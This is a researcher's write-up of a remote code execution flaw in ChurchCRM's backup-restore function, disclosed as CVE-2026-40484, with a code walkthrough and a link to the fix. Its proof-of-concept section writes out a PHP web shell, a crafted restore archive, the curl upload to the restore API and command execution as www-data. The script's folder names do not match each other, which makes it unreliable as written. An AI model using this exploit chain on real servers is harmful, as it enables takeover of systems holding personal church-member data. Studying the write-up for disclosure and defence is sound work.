⚠️ Disclaimer: This article is for educational purposes only. Test only on systems you are authorized to test.
| Affected Systems | Impact | Vulnerability Type |
|---|---|---|
| ChurchCRM | Critical 9.1 | Remote Code Execution |
Introduction
Hello everyone. In this article, I’m going to walk you through how I managed to find the CVE-2026-40484 vulnerability from the very first moment all the way to the point where it was officially registered and published in the MITRE database.
Getting Started
To get the highest-level Turkish accreditation, one of the requirements is that I must have at least one CVE registered under my name. So I had to start a journey looking for systems where I could grab a CVE as quickly as possible.
I headed over to GitHub and started browsing through projects that actually care about security in their development. My eyes landed on a project called ChurchCRM.
When I went through the previously discovered vulnerabilities in the project, I noticed that someone had already reported a Remote Code Execution vulnerability. Here’s the link to the vulnerability that was discovered before I even started my own research on this project:
https://github.com/ChurchCRM/CRM/security/advisories/GHSA-pqm7-g8px-9r77
It was reported on December 17, 2025.

There’s a key point every security researcher should keep in mind: vulnerabilities that have been patched can actually open the door to discovering new ones. That’s why these spots are among the most important places to focus on. Don’t fall into the trap of thinking “a vulnerability was already found and fixed here, so there’s nothing else to look for.” That’s completely wrong. On the contrary, I’d advise you to make it the very first place you look when hunting for bugs.
Based on that, I started trying to locate this function inside the project and study it for any potential vulnerabilities.
Using some filtering commands and browsing through the project’s folders and files, I found a backup folder inside it, which contained several files written in PHP.

After analyzing these files and understanding the functions inside them, I successfully reached a vulnerability that leads to Remote Code Execution once again. Let’s go through the details of this vulnerability together.
Vulnerability Details
ChurchCRM version 7.1.1 contains a critical security vulnerability in the database backup restoration function. When an administrator uploads a backup archive file (.tar.gz) to restore it, the application extracts the archive and copies the contents of the Images/ folder directly into the web-accessible document root, using the function FileSystemUtils::recursiveCopyDirectory().
The problem is that this function performs no filtering whatsoever on file extensions during the copy operation. So an attacker who crafts a malicious backup archive in .tar.gz format containing a malicious PHP script inside the Images/ folder can make the application write that file into a publicly accessible path under /Images/Person/ or /Images/Family/. Once written, the attacker can send HTTP requests to the created file to execute arbitrary operating system commands with the privileges of the web server process (www-data).
To understand this better, let’s dive into analyzing the file where the vulnerability was found.
Vulnerability Location
- File name:
RestoreJob.php - Vulnerable line:
138 - Helper file:
FileSystemUtils.php - Vulnerable function:
FileSystemUtils::recursiveCopyDirectory()
Reading the File
Reading RestoreJob.php

To understand what it does, let’s break it down line by line:
- Line 122: Writes to the log that it has started restoring the backup.
- Line 123: Opens the backup file (the archive).
- Line 126: Prepares a temporary folder path with a random name to extract the files into.
- Line 127: Actually creates the folder on the filesystem.
- Line 130: Dumps all the contents of the compressed file into this temporary folder.
- Line 132: Identifies the location of the database file (SQL) inside the extracted files.
- Line 133: Verifies that the database file actually exists.
- Line 134: Starts loading the new data file into the system.
- Line 136: Deletes all the existing old images located at:
SystemURLs::getDocumentRoot() . '/Images' - Line 138: Takes the images from the temporary folder and sends them to the final location of the site, which is:
SystemURLs::getImagesRoot()
And here it calls the FileSystemUtils::recursiveCopyDirectory function, which handles copying the folder and everything inside it (files and images) recursively and automatically.
- Line 141: If the data file is not found, it throws an error message stating that the file is missing.
So far, everything looks fine. After creating the folder, the code used the following function to handle the copying:
FileSystemUtils::recursiveCopyDirectory
When I tried to locate this function, here’s what I found:

As you can see, it’s located at this path.
Reading FileSystemUtils.php

To understand the function, we need to see how it performs the copy operation. Going to line 24, we find the function itself, and we can analyze how it works as follows:
Line 28:
if (file_exists($dst))Checks whether the destination path already exists on the server, to avoid overlap.Line 29:
self::recursiveRemoveDirectory($dst);If it’s found, it wipes it out completely along with all its contents to prepare the place for the new copy.Line 31:
if (is_dir($src))Checks the source path; is it a folder? (If yes, it starts processing its contents).Line 32:
mkdir($dst);Creates a new folder at the destination with the same name as the source folder.Line 33:
$files = scandir($src);Opens the folder and reads the names of all files and directories inside it.Line 34:
foreach ($files as $file)Starts a loop to iterate over every item found in the previous step.Line 35:
if ($file != '.' && $file != '..')Ignores the technical symbols that represent the current folder and the parent folder, to make sure we don’t fall into an infinite loop.Line 36:
self::recursiveCopyDirectory("$src/$file", "$dst/$file");Recursion: Here the function calls itself to go into subfolders and repeat the same steps on them.Line 39:
} elseif (file_exists($src)) {If the path is not a folder, it verifies that it’s an actually existing file.Line 40:
copy($src, $dst);Copies the file as-is from the source to the destination.
Security Analysis
1. Blind Copy Operation
The function doesn’t ask “what am I copying?”, it just executes the copy command. There’s no check whatsoever on the file content (MIME Type), nor is there any verification of whether the file is a real image or a disguised piece of code.
2. Absence of Extension Checks
Here lies the real disaster; the function copies any file regardless of its extension. An attacker can stuff the backup file with dangerous files like:
.php.phtml.phar.php5
Since the function has neither a “blacklist” nor a “whitelist” for extensions, it will transfer these files straight into the live folder of the site.
As an attacker, the first thing that comes to mind here is that you can upload malicious files with a PHP extension to fully take over the system :)
Exploitation Requirements
From our understanding of the functions and how they work, we can now identify the requirements needed to successfully exploit this vulnerability:
1. The presence of the database file (ChurchCRM-Database.sql)
- Reason: As we saw in the previous code (lines 133 and 141), the system specifically checks for the existence of this file.
- Tactic: If the code doesn’t find this file, it will throw an exception, and the restore operation will stop immediately. So the attacker must include an SQL file (even if it’s empty or contains random data) to fool the system into continuing execution.
2. Bypassing the Extension Check (PHP Web Shell Injection)
- Reason: The
recursiveCopyDirectoryfunction is blind; it copies everything. - Tactic: The attacker places a
shell.phpfile inside the images folder (/Images) within the compressed archive. Since the function has no blacklist for extensions, the shell will be extracted and placed in the live folder of the site.
3. Reaching the Live Path (Predictable Path)
- Reason: The attacker needs to know where their file was placed.
- Tactic: Since we know the code copies files into
SystemURLs::getImagesRoot(), the path is already known to the attacker in advance.
And there’s one last thing we need to know: how can we actually invoke this function? That’s why we need to look inside the APIs for the request that allows us to trigger it.

And from here it becomes clear that using the following path /api/database/restore, we can invoke this function and trigger it successfully.
Impact
- Arbitrary operating system command execution with the privileges of the
www-datauser. - Lateral movement within the server environment.
- A persistent backdoor; the dropped shell file remains even after the application is restarted.
- A complete compromise of the confidentiality, integrity, and availability of the CRM data.
Proof of Concept

First, we need to create a compressed file that contains:
ChurchCRM-Database.sql/Images/Person/shell.php
We can use the following code to do that:
mkdir -p evil_backup/Images/Person
echo "SQL backup Test" > evil_backup_test/ChurchCRM-Database.sql

# Create a PHP backdoor
echo '<?php system($_GET["cmd"]); ?>' > evil_backup_test/Images/Person/shell.php

# Compress the file
cd evil_backup
tar -czf /tmp/evil_restore_test.tar.gz ChurchCRM-Database.sql Images/
File structure:
ChurchCRM-Database.sql
Images/
Images/Person/
Images/Person/shell.php      ← PHP webshell
Second, uploading via the API:
curl -s \
  -b "CRM-SESSION=<session_cookie>" \
  "http://localhost/churchcrm/api/database/restore" \
  -X POST \
  -F "restoreFile=@/tmp/evil_restore_test.tar.gz;type=application/gzip"
The server’s response will be as follows: HTTP 200
{
  "Messages": [
    "As part of the restore, external backups have been disabled..."
  ]
}
After that, the malicious file will be uploaded to the following path:
Images/Person/shell.php
And the moment we try to send a request to this location, we’ll see that we can execute remote code successfully!
curl "http://localhost/churchcrm/Images/Person/shell.php?cmd=id"
Output:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Proof of Concept in Images
1. Creating the compressed file:
2. Uploading the file and confirming a successful upload:

3. Executing the id command:

Fixing the Vulnerability
To fix the vulnerability, all the details and code have been added in the following commit:
https://github.com/ChurchCRM/CRM/commit/68be1d12bc4cc1429575ae797ef05efe47030d39